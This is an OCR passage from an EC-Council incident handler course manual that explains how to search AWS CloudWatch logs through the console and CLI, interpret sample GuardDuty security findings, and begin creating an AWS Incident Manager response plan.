



Figure 8.69: Screenshot of AWS CloudWatch console showing Log stream

- **Step 5:** Now, use the filter syntax under **Log events.**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.70: Screenshot of filter option under Log Events on AWS CloudWatch console

You can also search **all log entries** for a **specific period** using the following steps:

- **Step 1:** Visit *https://console.aws.amazon.com/cloudwatch/* to open the CloudWatch console.
- **Step 2:** Select **Logs groups** from the navigation pane.





Figure 8.71: Screenshot of log groups on AWS CloudWatch console

- **Step 3:** Select the respective name of **Log group** that includes the **log stream** for searching.
- **Step 4:** Now, click on **Search log group.**


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 5:** Use the filter syntax and select the date and time range for **Log events.**





Figure 8.72: Screenshot of filter option on AWS CloudWatch console

### Search Log Entries using AWS CLI

You can execute the following filter-log-events command to search for log entries using the command prompt:

```
aws logs filter-log-events -log-group-name my-group [--log-streamnames
LIST_OF_STREAMS_TO_SEARCH] [--filter-pattern VALID_METRIC_FILTER_PATTERN]
```

The use of **`--filter-pattern`** in the aforementioned command helps in restricting the output to the mentioned filter pattern and **`--log-stream-names`** helps in restricting the output to the mentioned log streams.

You can also execute the following filter-log-events command to search for log entries from a specific time frame:

```
aws logs filter-log-events -log-group-name my-group [--log-streamnames
LIST_OF_STREAMS_TO_SEARCH] [--start-time 1482197400000] [--end-time
1482217558365]
 [--filter-pattern VALID_METRIC_FILTER_PATTERN]
```

## Detecting and Analyzing AWS Security Incidents using GuardDuty

Source: *https://aws.amazon.com*

Amazon GuardDuty is a security monitoring service developed for the AWS environment to analyze various log sources such as Amazon S3 logs, CloudTrail management event logs, DNS logs, Amazon EBS volume data, Amazon EKS audit logs, and Amazon VPC Flow Logs.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Steps to Detect and Analyze Unauthorized Activities in AWS Environment using GuardDuty

GuardDuty uses threat intelligence feeds for detecting anomalies such as privilege escalation, use of exposed credentials, communication with malicious IP addresses or domains, and presence of malware in the AWS environment.

- **Step 1:** Open the GuardDuty console using the AWS account.
- **Step 2:** Go to **Findings**, view the list of findings, and choose a finding for analysis.
- **Step 3:** Open the **Findings summary** section to view the finding's details.
- **Step 4:** Analyze sample findings in GuardDuty:
  - **Backdoor:EC2/C&Cactivity.B**

    This finding is associated with the Amazon EC2 resource, which states that "an EC2 instance is querying an IP that is associated with a known command and control server." This finding summary contains a list of compromised instances that became a member of the botnet.

    Finding details include the following fields:

    - service.additionalInfo.threatListName = Amazon
    - service.additionalInfo.threatName = Log4j Related
  - **CredentialAccess:IAMUser/AnomalousBehavior**

    This finding is associated with IAM entities, which state that "an API used to gain access to an AWS environment was invoked in an anomalous way" with medium severity. This finding is raised when an attacker attempts to collect usernames, passwords, and access keys.

    Finding details included with the API:

    - GetPasswordData
    - GetSecretValue
    - GenerateDbAuthToken
  - **Backdoor:EC2/DenialOfService.Dns**

    The data source for this finding is VPC Flow, which states that "an EC2 instance is behaving in a manner that may indicate it is being used to perform a Denial of Service (DoS) attack via the DNS protocol."; its severity level is high.

    This finding indicates that the listed EC2 instances in the AWS environment were compromised and used to perform a DoS attack.
  - **Discovery:S3/AnomalousBehavior**

    This finding is associated with CloudTrail data events for S3 and informs incident handlers that "an API commonly used to discover S3 objects was invoked in an


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

anomalous way." Attackers use APIs such as **`ListBuckets`** in the discovery stage to gain information; the severity level of this finding is low.

This activity is susceptible when

- An S3 API is invoked in an unusual way by an IAM entity
- The S3 API is invoked by an IAM entity with no previous history
- The S3 API is invoked from an unknown location

## Automating Incident Response using AWS Systems Manager Incident Manager

Source: https://aws.amazon.com

To create an automated incident response, incident handlers require an AWS account, AWS IAM permissions to access System Manager, Incident Manager console, and EventBridge console.

Initially, incident handlers should create an Incident Manager response plan that describes whom to contact, how to contact, and the runbook to be used to escalate the incident.

**Steps to Create Incident Manager Response Plan**

- **Step 1:** Go to **AWS Management Console → Systems Manager** and expand **Operations Management → Incident Manager.**
- **Step 2:** Select **Contact** and click on **Create Contact.**
- **Step 3:** Enter contact details such as name and contact channel (email, SMS, or Voice), and specify the **Engagement plan** based on the requirement.





Figure 8.73: Screenshot of AWS Systems Manager Incident Manager creating response plan


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 4:** Go to the **Engagement plan** and specify the engagement time taken by incident handlers to respond in the event of an incident.

  For example,

  - Through the **Email** channel, the Engagement time is 0 min
  - Through the **Phone** channel, the Engagement time is 10 min





Figure 8.74: Screenshot of AWS Systems Manager Incident Manager creating response plan

- **Step 5:** Now, open the **Incident Manager console** and select **Response plans** from left navigation pane → **Create response plan**.
- **Step 6:** Provide a unique name for the response plan such as "**SecurityEventResponsePlan**" and enter the same value under **Title**; then, select the **Impact** based on the incident scope.

